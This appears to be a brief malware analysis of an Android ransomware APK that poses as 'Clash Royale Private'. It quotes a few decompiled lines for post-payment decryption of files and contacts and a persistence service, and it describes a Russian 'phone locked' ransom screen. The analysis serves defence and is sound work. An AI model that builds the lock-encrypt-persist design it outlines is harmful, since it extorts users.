APK File Name: a145ca02d3d0a0846a6dde235db9520d97efa65f7215e7cc134e6fcaf7a10ca8.apk

Class: [com/ins/screensaver/LockActivity.java]

- Calls methods to decrypt files and contacts after the payment

```
LockActivity.this.decryptFiles(key);
```
[LINE 184]

```
LockActivity.this.decryptContacts(key);
```
[LINE 190]

- Starts background service to likely maintain lock (Persistence).

```
startService(new Intent(this, (Class<?>) CheckerService.class));
```
[LINE 137]

APP Name: Clash Royale Private

APK File Name: a145ca02d3d0a0846a6dde235db9520d97efa65f7215e7cc134e6fcaf7a10ca8.apk

- **Dynamic Analysis Summary:**

  The text is in Russian and reads: 🔒 "YOUR PHONE HAS BEEN LOCKED"

  - The white box likely contains the ransom message with payment instructions.
  - The button below says: **"Check Payment and Unlock"**